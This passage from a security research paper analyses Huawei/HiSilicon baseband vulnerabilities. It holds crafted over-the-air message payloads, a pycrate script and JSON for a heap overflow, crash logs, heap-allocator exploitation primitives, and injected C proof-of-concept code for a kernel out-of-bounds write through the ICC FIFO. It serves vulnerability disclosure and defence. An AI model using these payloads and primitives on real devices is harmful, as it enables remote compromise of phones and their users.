↪  007c4df77ff80ffc07fe03ff01ff80ffc07fe03ff01ff80ffc07fe03
↪  ff01ff80ffc07fe03ff01ff80ffc07fe03ff01ff80ffc07fe03ff01ff80ffc07fe03ff01ff80ffc07fe
↪  03ff01ff80ffc07fe0148
```

After delivering the payload, in `/data/hisi_logs` a new crash report will appear in the folder named according to the crash date and time. The modem crash log can be extracted from `modem_dump.bin` simply with the `strings` command:

```
[0x68bc36d][dump]: <system_error> ccore enter system error mod_id = 0x1000, arg1 =
↪  0x1 ,arg2 = 0x0,        data = 0x,length = 0x0!
[EXC]Count : 1
[EXC]Regs Info:
  R0  : 0x83c9e784  R1 : 0x00000019
  R2  : 0x00000000  R3 : 0x82c9e7b4
  R4  : 0x83c9e7b6  R5 : 0x00000036
  R6  : 0x82ec7704  R7 : 0x8401ff24
  R8  : 0x8401cadc  R9 : 0x83c9e774
  R10 : 0x00000000  R11: 0x00004f10
  R12 : 0x000001cb  SP : 0x866c2c38
  LR  : 0x80cded57  PC : 0x80d3b002
  CPSR: 0x40000033
[EXC]Exception Type : OS_EXCEPT_DATA_ABORT
[EXC]layer0 : 0x80d3b002  --------
[EXC]-------------------------------end-------------------------------
DFSR = 0x80d,DFAR = 0x82c9e7b4
Fault source:Permission fault,addition:MMU fault
[0x68bc406][bsp_nvm_dump_hook]:nv_ipc_sem_give end
[ 3351.940000s][EXC][cdsp]: <bsp_dsp_store_tcm_force> dsp_core_name is
↪  cdsp_core_info, store dsp tcm fail : dsp is in deep sleep!
```

Similarly, we can see the stack buffer overflow resulting in a Prefetch Abort (corrupted PC):

```
subscriber msisdn 123 l3msg 6 13 00774c70000100001000010000100001000010000100
↪  00100001000010000100001000010000100001000010000100001000010000100002008080
↪  ce00802008020080300800403000048208208200
```

Modem crash log:

```
[EXC]Count : 1
[EXC]Regs Info:
  R0  : 0x00000001  R1 : 0x00000000
  R2  : 0x00000000  R3 : 0x00000001
  R4  : 0x00000000  R5 : 0x00000000
  R6  : 0x00000000  R7 : 0x01000000
  R8  : 0x00000000  R9 : 0x839c4ad0
  R10 : 0x866c2cd8  R11: 0x00000000
  R12 : 0x00000000  SP : 0x866c2be0
  LR  : 0x808ec52f  PC : 0x00000000
  CPSR: 0x20000013
[EXC]Exception Type : OS_EXCEPT_PREFETCH_ABORT
[EXC]Get callstack info failed
[EXC]-------------------------------end-------------------------------
IFSR = 0x5,IFAR = 0x0
Fault source:Translation fault,addition:MMU fault
```

Finally, the below is an example of triggering the heap overflow and corrupting the tail guard pattern, causing a crash in `V_MemFee`. (See the next section for heap implementation specifics.) With this PoC the goal is to overwrite the tail-guard pattern of the allocated heap chunk in order to create an assertion at the corresponding check of `V_MemFree`.

To find potential overlaps, first we applied the one-byte-per-line textual representation of the target 8212 byte size heap chunk and a `c_CellSelectionIndicator` with multiple `c_CellSelectionIndicator_E_UTRAN_Description_data` element overflowed. This shows which part we need to control in order to modify heap metadata at the end of this chunk, beginning of the next, or beyond:

```
8212  tail_guard_aa  --  data[32].Not_Allowed_Cells.PCID_Pattern.data[13].usedBits_0
8213  tail_guard_55  --  data[32].Not_Allowed_Cells.PCID_Pattern.data[13].usedBits_1
8214  tail_guard_aa  --  data[32].Not_Allowed_Cells.PCID_Pattern.data[13].usedBits_2
8215  tail_guard_55  --  data[32].Not_Allowed_Cells.PCID_Pattern.data[13].usedBits_3
8216  head_ptr_0     --  data[32].Not_Allowed_Cells.PCID_Pattern.data[14].value[0]
8217  head_ptr_1     --                      PADDING (not accessed)
8218  head_ptr_2     --                      PADDING (not accessed)
8219  head_ptr_3     --                      PADDING (not accessed)
```

```
8220  head_guard_aa  --  data[32].Not_Allowed_Cells.PCID_Pattern.data[14].usedBits_0
8221  head_guard_55  --  data[32].Not_Allowed_Cells.PCID_Pattern.data[14].usedBits_1
8222  head_guard_aa  --  data[32].Not_Allowed_Cells.PCID_Pattern.data[14].usedBits_2
8223  head_guard_55  --  data[32].Not_Allowed_Cells.PCID_Pattern.data[14].usedBits_3
```

The `usedBits`, which overlaps the guard, is the bit count of the 14th PCID Pattern, so its value is in range of [1:8], thus it is not possible to fake the real guard pattern, which is `0xaa55aa55`. But in this case, this isn't a goal, since we want to trigger a crash due to wrong pattern. (Overflowing the PCID repeated data e.g. enables more bits to control if the goal was not a cash.)

This time we also have to make sure that (as a consequence of the filler repetitions whose goal is to reach the end of the heap buffer in the second decoding step) this message would not end up being interpreted as some other kind of RAT after the first decoding step, because E-UTRAN has the lowest priority, thus anything can overtake the encoded type and then we wouldn't even get to the `encode(decode(x))` path to begin with.

To that end, 32 iterations of the ”E-UTRAN Description struct” should be used, where each of them are ought to be as empty as they can (to avoid turning into other types of messages and to save bits in the bitsream). Then, the 33rd iteration should contain at least 14 iterations of PCID Pattern in its Not Allowed Cells field.

We have used pycrate again to encode the message into a CSN.1 bitstream, as the generated bitstream is completely specification-compliant. Here is the script to generate the bitstream and the input JSON definition as well.

```
import struct
import binascii
from
↪  pycrate_csn1dir.cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part
↪  import cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part

def gen_cell_sel(filename):
  with open(filename) as f:
      crafted =
       ↪  cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part.clone()
      crafted.from_json(f.read())
      out = crafted.to_bytes()
      with open(filename + ”.bin”, ”wb”) as g:
          g.write(binascii.unhexlify(”060d0077”) + struct.pack(”B”, len(out)))
          g.write(out)
  return crafted
```

```
{
  ”cell_selection_indicator_after_release_of_all_tch_and_sdcch_value_part”: [
    "011",
    [
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],

      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ "1", {"e_utran_description": {"e_utran_description_struct": [{"earfcn":
      ↪  "0000000000000000"},["0"],["0"],["0"]] } } ],
      [ ”1”, {”e_utran_description”: {”e_utran_description_struct”: [
        { ”earfcn”: ”0000000000000000” },
        [”0”],
        [ ”1”, {
          ”not_allowed_cells”: {
            ”pcid_group_ie”: [
              [],”0”,
              [”0”],
              [
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],
                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}],

                [”1”,{”pcid_pattern_length”:”000”},{”pcid_pattern”:”0”},{”pcid_pattern_sense”:”0”}]
              ],”0”
            ]
          }
        } ],
        [”0”]
      ] } } ]

    ],
    ”0”
  ]
}
```

```
subscriber msisdn 123 l3msg 6 13 00775e70000100001000010000100001000010000100001000010
↪  00010000100001000010000100001000010000100001000010000100001000010000100001
↪  000010000100001000010000100001000010000100001000010000148208208208208208208200
```

Modem crash log:

```
[  136.205000s][TASK:I0_RR_FID]# VOS_SetErrorNo, F:18465, L:1176, ErrNo:20030088.
[0x44184c][dump]: <system_error> ccore enter system error mod_id = 0x10000034, arg1
↪  = 0x828 ,arg2 = 0x61b,        data = 0x0x866c2cc0,length = 0x110!
[0x441860][bsp_nvm_dump_hook]:nv_ipc_sem_give end
[  136.207000s][TASK:I0_RR_FID][cdsp]: <bsp_dsp_store_tcm_force> dsp_core_name is
↪  cdsp_core_info, store dsp tcm fail : dsp is in deep sleep!
pid = 0x25
```

The line containing `VOS_SetErrorNo` shows the error number `0x20030088` which is the number set in `V_MemFree` when the tail guard pattern doesn't match.

4.5.5 Exploitation

Out of the three possibilities, we select the heap overflow, mostly because this case is more interesting as well as because the primitive is the best one when we take mitigations into consideration (stack cookies, ASLR).

To consider exploiting a heap buffer overflow, we want to have some understanding of the heap allocator.

The heap implementation of the baseband is slot based, so the allocations are served from predefined sized pool of chunks. The entire heap is in a fixed location (pre-ASLR) and within it the pools for different sizes follow each other in an increasing order. For 8212 byte allocations there is one pool of 12 such slots for chunks.

One avenue for the exploitation of a heap buffer overflow is targeting the metadata itself to attack the heap allocator's behavior directly. Let's look at this first.

Each chunk has a "head pointer" to its control region on the first 4 bytes, then a 4 byte head-guard pattern, and the user allocated data starts at the 8th byte. At the end of the chunk there is also a 4 byte long tail-guard pattern.

Validity of chunks is checked in every alloc (`V_MemAlloc`) and free (`V_MemFree`). For a free, the head and tail guard values (fix `0xAA55AA55`) are verified and then the head pointer is followed to execute heap management steps. These are based on the control structure that the head pointer points to. The control structures are per-chunk and indeed they are also taken from their own pool, which is allocated at the beginning of the heap area. Control structures have the following format:

```
typedef struct MEM_HEAD_BLOCK {
  VOS_UINT_PTR ulMemCtrlAddress;  /* chunk control pointer */
  VOS_UINT_PTR ulMemAddress;      /* chunk data pointer */
  VOS_UINT32   ulMemUsedFlag;     /* 0 if not used */
  struct MEM_HEAD_BLOCK *pstNext; /* next block allocated block */
  struct MEM_HEAD_BLOCK *pstPre;  /* previous allocated block */
  VOS_UINT32   ulAllocSize;       /* current allocation size */
  VOS_UINT32   ulcputickAlloc;
  VOS_UINT32   ulAllocPid;
  VOS_UINT32   aulMemRecord[8];
  VOS_UINT_PTR ulRealCtrlAddr;    /* parent chunk pool control */
} VOS_MEM_HEAD_BLOCK;
```

As we can see this contains a pointer back to the described chunk (`ulMemAddress`). When the free dereferences the head pointer, it will check that this pointer indeed points to the freed chunk. That's the only sanity check that has to pass in order to fake a control struct. After this, as we control the head block, there are a number of pointer dereferencing actions that we can abuse to gain powerful primitives.

First, the `pstNext` and `pstPrev` pointers implement a doubly-linked list used to keep track of allocations per given chunk sized pools. When we free an allocation, V_MemFree will eventually reach a point when Control->Prev->Next = Control->Next and Control->Next->Pre = Control->Prev unlinking instructions are executed. This gives us an arbitrary write primitive, as we control the entire Control block.

Second, we can also find a nice decrement pointer value primitive thanks to this line of code called from V_MemFree, defined in VOS_MemCtrlBlkFree:

```
...
  pstTemp = (VOS_MEM_CTRL_BLOCK *)(Block->ulRealCtrlAddr);
  pstTemp->lRealNumber--;
...
```

By choosing RealCtrlAddr we can decrement any value by one. Since this entire sequence (requesting and tearing down a RR channel with Channel Release) is eminently repeatable, it would be possible to modify basically any pointer in memory by any amount using this primitive.

At this point, we see ways to turn the heap overflow into rather powerful arbitrary-write primitives. However, we would still be short of a way to defeat ASLR. Moreover, we would still be stuck inside the baseband's sandbox, with no access to Android etc.

In the final sections, we explore further the hardware elements of the SoC that the baseband can interact with and search for additional primitives for RCE as well as for solutions for a sandbox escape.

5 Inter-Core Communication Interface

The Android kernel runs on the application processor (ACORE) and the modem uses the cellular core (CCORE). To be able to communicate with each other, they use FIFO interfaces implemented in a shared memory region. The high-level interface managing those FIFOs is called ICC (probably stands for inter-core communication) in the kernel sources.

The architecture of ICC can be learned from the code in the `drivers/hisi/modem/drv/icc/` folder.

5.1 FIFO channels

A global variable `g_icc_ctrl` holds the ICC channels. Dedicated channels (type: `struct icc_channel`) are defined for different purposes, e.g. RFILE (remote filesystem), NV (non-violate storage) or DRV (modem management).

Channels are bi-directional, by employing two uni-directional FIFOs: `fifo_recv` and `fifo_send`. The two FIFOs are independent of each other, there is separate IRQ and locking logic for them. The channel structures are not shared between kernel and modem, instead each of them build their own version based on their respective device trees.

The FIFO descriptors, however, are stored in the shared memory, so both parties have the same view of them. FIFOs are comprised of a control structure (type: `struct icc_channel_fifo`) and the data area which is used as a circular buffer. The FIFO manipulation primitives are `fifo_get`, `fifo_get_with_header` for read and `fifo_put_with_header` for write.

```
struct icc_channel_fifo {
    unsigned int magic;
    unsigned int size;
    unsigned int write;
    unsigned int read;
    unsigned char data[4];
};
```

Now let's observe the FIFO write operation (`fifo_put_with_header`). The FIFO data region is used as a circular buffer, meaning the actual packet can start near the end of the linear buffer and continue from the beginning of the linear buffer. The source code is simplified assuming the most simple (and also the usual) case.

This is when the data to be sent fits without wrapping (`tail_idle_size > head_len + data_len`) and the receiver (the modem) tries to keep in sync with the reading, so `read == write`. Error handling is omitted.

```
u32 fifo_put_with_header(
    struct icc_channel_fifo *fifo,
    u8 *head_buf, u32 head_len, u8 *data_buf, u32 data_len)
{
    u32 write = fifo->write;
    char *base_addr = (char *)((char *)fifo + sizeof(struct icc_channel_fifo));
    u32 buf_len = fifo->size;
    u32 tail_idle_size = (buf_len - write);

    memcpy_s((void *)(write + base_addr),
             tail_idle_size, (void *)head_buf, head_len);
    write += head_len;
    tail_idle_size -= head_len;

    memcpy_s((void *)(write + base_addr),
             tail_idle_size, (void *)data_buf, data_len);
    write += data_len;

    mb(); // memory barrier
    fifo->write = write;
    return data_len + head_len;
}
```

5.2 ICC Drivers

To make packetized data transmission possible, a simple packet structure (with type of `struct icc_channel_packet`) is applied on the data going through the ICC. The packet header is handled by the `fifo_get_with_header` function in the receiving direction, which first reads the packet header and then, based on a length defined in that header, it reads the data.

The high-level FIFO read function is `bsp_icc_read` which deals with locking and further channel logic management.

Some driver functions are intended to be called or notified from the modem side on certain events, such as when a new SIM card is inserted. These functions register themselves as a read-callback function for an event with the `bsp_icc_event_register`. The callbacks are handled in `handle_channel_recv_data`, which reads the packet header in advance, and the length defined in the packet header is later handed over to the callback function.

```
void handle_channel_recv_data(struct icc_channel *channel)
{
    ...
    read_len = fifo_get(channel->fifo_recv, (u8 *)&packet, sizeof(packet), &read);
    ...
    if (vector->read_cb)
        (void)vector->read_cb(packet.channel_id, packet.len, vector->read_context);
    ...
}
```

5.3 RFILE

The modem leverages the Android filesystem to store permanent data and logs. These files are not directly accessible by the modem itself. To bridge the two cores, a remote filesystem is implemented in the modem kernel driver. In the kernel sources it is called RFILE. RFILE exposes APIs to the modem, which enables file I/O to be requested by the modem but executed on the Android side by the kernel on behalf of the modem. The two sides of the RFILE implementation are probably derived from a shared codebase, as the implementations are very similar to each other. In the kernel sources the relevant files can be found under `drivers/hisi/modem/drv/rfile`.

When looking at kernel source for Kirin 980, the implemented functions and even their parameters resemble the usual file handling methods of libc:

```
fopen(*path, *mode)
 -> rfile_AcoreOpenReq(*path, *mode)

fclose(*stream)
 -> rfile_AcoreCloseReq(fd)

fwrite(*ptr, size, count, *stream)
 -> rfile_AcoreWriteReq(fd, *data, size)

fread(*ptr, size, count, *stream)
 -> rfile_AcoreReadReq(fd, *out_data, size)
```

The `rfile_*` function parameter is in fact a structure pointer, but for a more clear comparison the structure is represented by expanding its entries. The RFILE handler functions are called through an ICC channel, dispatched from `rfile_TaskProc`.

5.4 RFILE Path Traversal

Previously published baseband exploitation research hasn't included concrete baseband sandbox escapes with one exception: remote filesystem path traversal vulnerabilities. Bugs of this kind have been identified before in basebands on Samsung and MediaTek. (In fact the MediaTek one was discovered by a member of our research team.) So this was the first thing that we looked at.

The parameters of RFILE API calls were always processed by trusting the sender (modem), without sanity checks. For example `rfile_AcoreOpenReq` blindly sets the given file mode and even tries to create the intermediate folders in a path if one does not exists. The modem has nothing to do with most of the Android filesystem, and usually it only accesses places like `/data/hisi_logs/modem_logs` or `/vendor/modem_fw`. But the `path` parameter of `rfile_AcoreOpenReq` encodes an absolute path, and there was no sanitization of the input path at all! In other words a modem can create, read, write, modify, seek, and delete files, effectively with root priviledges.

This discovery however turned out to be a bug collision: according to the vendor this vulnerability has been fixed shortly prior to our report. Indeed, newest Linux kernels use an updated RFILE API, which fixed these issues.

5.5 ICC FIFO OOB Write

5.5.1 Description

We have previously described the implementation of the ring buffer. If we inspect how the offsets (that are adjusted both by the CCORE and the ACORE) are handled, we find that the control structures are used unchecked!

Let's examine the `memcpy_s` call, when the FIFO packet header is copied into the data area. `write`, which is `fifo->write` and `tail_idle_size`, the derivation of `(fifo->size - fifo->write)` (or with a wrapping condition `(fifo->read - fifo->write)`) are all used unconditionally, and nonetheless they are also controllable from the modem.

The only entity enforcing some constrains on the control structure elements is `memcpy_s`. This is used as a secure alternative to `memcpy` by performing sanity checks on both the destination and the source buffer sizes. The implementation itself can be found at `lib/libc_sec/securec_v2/src/memcpy_s.c`, and after manually unrolling some macros this is the function:

```
errno_t memcpy_s(void *dest, size_t destMax,
                 const void *src, size_t count)
{
    if ((__builtin_expect(!!(
        count <= destMax &&
        dest != NULL &&
        src != NULL &&
        destMax <= 0x7fffffffUL &&
        count > 0 &&
        (
         (src < dest && ((const char *)src + count) <= (char *)dest)
          ||
         (dest < src && ((char *)dest + count <= (const char *)src)
        )
       ), 1)))
    {
        memcpy(dest, src, count);
        return EOK;
    }

    return SecMemcpyError(dest, destMax, src, count);
}
```

For us, only one of the constraints gets in the way: `(size-write) <= 0x7fffffff`. But this could be easily circumvented by selecting `size == write+0x1000`, as the original size is `0x1000`.

This way `write` can be almost arbitrarily selected and as a consequence the `(void *)(write + base_addr)` expression can hold all the possible values.

As a result, from the `base_addr` base pointer an arbitrary write can be performed in a considerably large (4GB) range by controlling the `write` offset.

So far the arbitrary address part of the write has been explained, now let's see the control of the written data. The `fifo_put_with_header` function is called from the kernel and the kernel supplies the data as well. But the RFILE channel is also realized through the same ICC interface, thus it is susceptible to this vulnerability. RFILE is used to perform file I/O requested by the modem, but executed on the Android side.

Controlled data writes can be achieved by first legitimately writing into a file, and then triggering the vulnerability while reading back the same file. In this scenario the content of the written file will be the input of `fifo_put_with_header`.

Between the write and read RFILE requests, the modem must modify the write pointer to set up the `(void *)(write + base_addr)` pointer to the desired memory address to be corrupted. The packet header will be written before the controlled data but this should not cause problems if the victim address is chosen carefully.

5.5.2 Exploitation

The current vulnerability provides an arbitrary write primitive in the kernel at a 32 bit controlled distance from a fixed location. The actual write address is constrained by the `base_addr` variable, which gets assigned during the FIFO channel initialization in `icc_channels_node_init`.

The initialization function parses the device tree node with hisilicon,icc_balong_app compatibility, and for the analysed LIO smartphone the base address is ICC_SDDR_START_ADDR_ON_THIS_CORE.

This macro depends on g_mem_ctrl.sddr_virt_addr, which is defined in drivers/hisi/modem/drv/s_memory/s_memory.c. In bsp_shared_mem_init the physical shared memory located at 0x10000000 is mapped to a virtual address and stored in the sddr_virt_addr entry. In addition the ioremap parameters can be retrieved easily from dmesg:

```
HWLIO:/ # dmesg | grep bsp_shared
[   33.439300] [pid:1,cpu6,swapper/0][mod_s_mem]:<bsp_shared_mem_init> shared_ddr phy=
↪  10000000, virt=ffffff800a000000, size=    b00000
[   33.439331] [pid:1,cpu6,swapper/0][mod_s_mem]:<bsp_shared_mem_init> ok!
```

In this case the base_addr parameter would be around 0xffffff800a000000 (of course, different for each ICC channel, and FIFO). As previously discussed the fifo->write offset can be an arbitrary 32 bit value, approximately the reachable address space is [0xffffff800a000000; 0xffffff810a000000]. This range seems to be full of other mapped or allocated virtual addresses, there are almost 800 regions:

```
HWLIO:/ # grep -A10000 ffffff800a000000 /sys/kernel/debug/kernel_page_tables | grep -e
↪  ”^0xffffff80”
0xffffff800a000000-0xffffff800ab00000   11M PTE   RW NX SHD AF   UXN MEM/NORMAL-NC
0xffffff800ab01000-0xffffff800ab02000    4K PTE   RW NX SHD AF   UXN DEVICE/nGnRE
0xffffff800ab03000-0xffffff800ab04000    4K PTE   RW NX SHD AF   UXN DEVICE/nGnRE
0xffffff800ab05000-0xffffff800ab06000    4K PTE   RW NX SHD AF   UXN DEVICE/nGnRE
0xffffff800ab07000-0xffffff800ab08000    4K PTE   RW NX SHD AF   UXN DEVICE/nGnRE
...
0xffffff80436fd000-0xffffff804371e000  132K PTE   RW NX SHD AF   UXN MEM/NORMAL
0xffffff80437fc000-0xffffff8043800000   16K PTE   RW NX SHD AF   UXN MEM/NORMAL
0xffffff80481ff000-0xffffff8048201000    8K PTE   RW NX SHD AF   UXN MEM/NORMAL
0xffffff80482fe000-0xffffff80482ff000    4K PTE   RW NX SHD AF   UXN MEM/NORMAL
0xffffff80498ff000-0xffffff804990e000   60K PTE   RW NX SHD AF   UXN MEM/NORMAL
```

Although the kernel does use ASLR, it seems like the randomization does not apply to ioremap regions. That means the shared_ddr value ends up always being the same for a specific kernel version. (The unmodified stock kernel returns 0xffffff800f000000)

As it can be seen from the above dump, the kernel puts a guard page between the mapped regions. This does not protect against the current vulnerability, as the write amount and the address can be controlled by byte-granularity.

Our proof-of-concept corrupts the FIFO control structures and then achieves a wild write of the kernel memory, which results in an Android kernel crash.

Similarly to the Android kernel code, the modem also has a global channel array, with the same structure. The `g_icc_ctrl` variable can be found referenced in `bsp_icc_init` (which is also referenced in log strings). On the tested device here is the dumped content of the channel array:

```
cpu_id=1, state=1
[chan00] id=0, name='DRV', state=1, ready_recv=1, mode=3
 > fifo_recv@0x10990034: size=0x00001000, write=0x00000205, read=0x00000205
 > fifo_send@0x1098f020: size=0x00001000, write=0x000002a8, read=0x000002a8
[chan01] id=1, name='RFILE', state=1, ready_recv=1, mode=3
 > fifo_recv@0x1099205c: size=0x00001000, write=0x00000e20, read=0x00000e20
 > fifo_send@0x10991048: size=0x00001000, write=0x00000e3a, read=0x00000e3a
[chan02] id=2, name='NV', state=1, ready_recv=1, mode=3
 > fifo_recv@0x10994084: size=0x00001000, write=0x00000360, read=0x00000360
 > fifo_send@0x10993070: size=0x00001000, write=0x00000360, read=0x00000360
[chan03] id=3, name='GUOM0', state=1, ready_recv=1, mode=3
 > fifo_recv@0x109990ac: size=0x00004000, write=0x00000000, read=0x00000000
 > fifo_send@0x10995098: size=0x00004000, write=0x00000000, read=0x00000000
(...)
[chan19] id=19, name='SEC_RFILE', state=1, ready_recv=1, mode=3
 > fifo_recv@0x2a293084: size=0x00004000, write=0x00000000, read=0x00000000
 > fifo_send@0x2a28f070: size=0x00004000, write=0x00000000, read=0x00000000
```

Among all the channels let's use the RFILE channel. A large write address is selected such as to ensure a crash. To initiate a FIFO write through `fifo_put_with_header`, we simply call `mdrv_file_open` which, as its name suggests, opens a file and returns the file descriptor. The file descriptor will be sent from the kernel side, so in this case the memory corruption will be caused by the file content.

```c
#define MDRV_FILE_OPEN_ADDR       ((void *)(0x200e5a0c|0))
#define G_ICC_CTRL_ADDR           ((void *)(0x227674c0))

void injected(void) {
    void * (* const mdrv_file_open)(const char *path, const char *mode) = MDRV_FILE_OPEN_ADDR;
    struct icc_control *g_icc_ctrl = G_ICC_CTRL_ADDR;

    // 1 == RFILE channel
    g_icc_ctrl->channels[1]->fifo_recv->size  = 0x40000000;
    g_icc_ctrl->channels[1]->fifo_recv->write = 0x40001000;

    // dummy file operation to initiate an rfile icc response
    mdrv_file_open(”/data/hisi_logs/modem_log/123”, ”wb”);
}
```

To go further, although we have a strong primitive and lot of potential ioremap regions to corrupt, even if we find a good candidate to corrupt we would still have various kernel exploit mitigations to consider. Plus, we are not closer to dealing with modem ASLR because of this vulnerability. As we'll see below, other hardware architecture elements present a much better way.

5.5.3 ICC Reverse Direction

As a sidebar, its worth mentioning that this vulnerability actually worked both ways. As mentioned in the introduction, the modem implements the ICC mechanism exactly the same way as the kernel driver does. Therefore, the arbitrary write vulnerability affects the modem just as much as the kernel. The main difference is the fact that the modem does not use ”real” virtual addresses like the kernel does. Even though the modem has a form of ASLR, the writable working memory (data, bss, heap, stack) is still in the range of `[0x20000000; 0x30000000]`. Since the modem core is in 32 bit mode, and there are 32 bits of controllable offset, the whole memory range is reachable.

Consequently, in the ACORE->CCORE direction, unlike the CCORE->ACORE direction, the vulnerability allows a fairly trivial privilege escalation since we have a completely arbitrary write. This actually becomes interesting when paired with further attack surfaces that we can exploit from the modem, as described below! Taken together, these vulnerabilities could be used as a ”boomerang” attack: from non-secure world ACORE (Linux) to the CCORE and back to the secure-world ACORE.

5.6 ICC Callback Handler Stack BOF

Equipped with the background knowledge of how a read callback method is called, we also audited the functions that implement callbacks. Eventually, we have identified a trivial stack buffer overflow in the `handle_msg_from_sci` function from the file `drivers/hisi/modem/drv/sim_hotplug/hisi_sim_hotplug_spmi.c`:

```
s32 handle_msg_from_sci(u32 channel_id, u32 len, void *context)
{
    int scimsg = 0;
    s32 read_len = 0;
    struct hisi_sim_hotplug_info *info = context;
    read_len = bsp_icc_read(channel_id, (u8 *)&scimsg, len);
    if ((u32)read_len != len) {
        SIMHP_LOGE(”readed len(%d) != expected len(%d)\n”, read_len, len);
        return SIMHP_MSG_RECV_ERR;
    }
    if (channel_id == SIM0_CHANNEL_ID) {
        SIMHP_LOGE(”chnl id %d is error, scimsg is %d.\n”, channel_id, scimsg);
        return SIMHP_INVALID_CHNL;
    }
    SIMHP_LOGE(”request_id: %d for simid: %d, mux_sdsim: %d.\n”, scimsg,
    ↪   info->sim_id, info->mux_sdsim);
    info->msgfromsci = scimsg;
    if (NULL != info->sim_sci_msg_wq) {
        queue_work(info->sim_sci_msg_wq, &info->sim_sci_msg_work);
    }
    return SIMHP_OK;
}
```
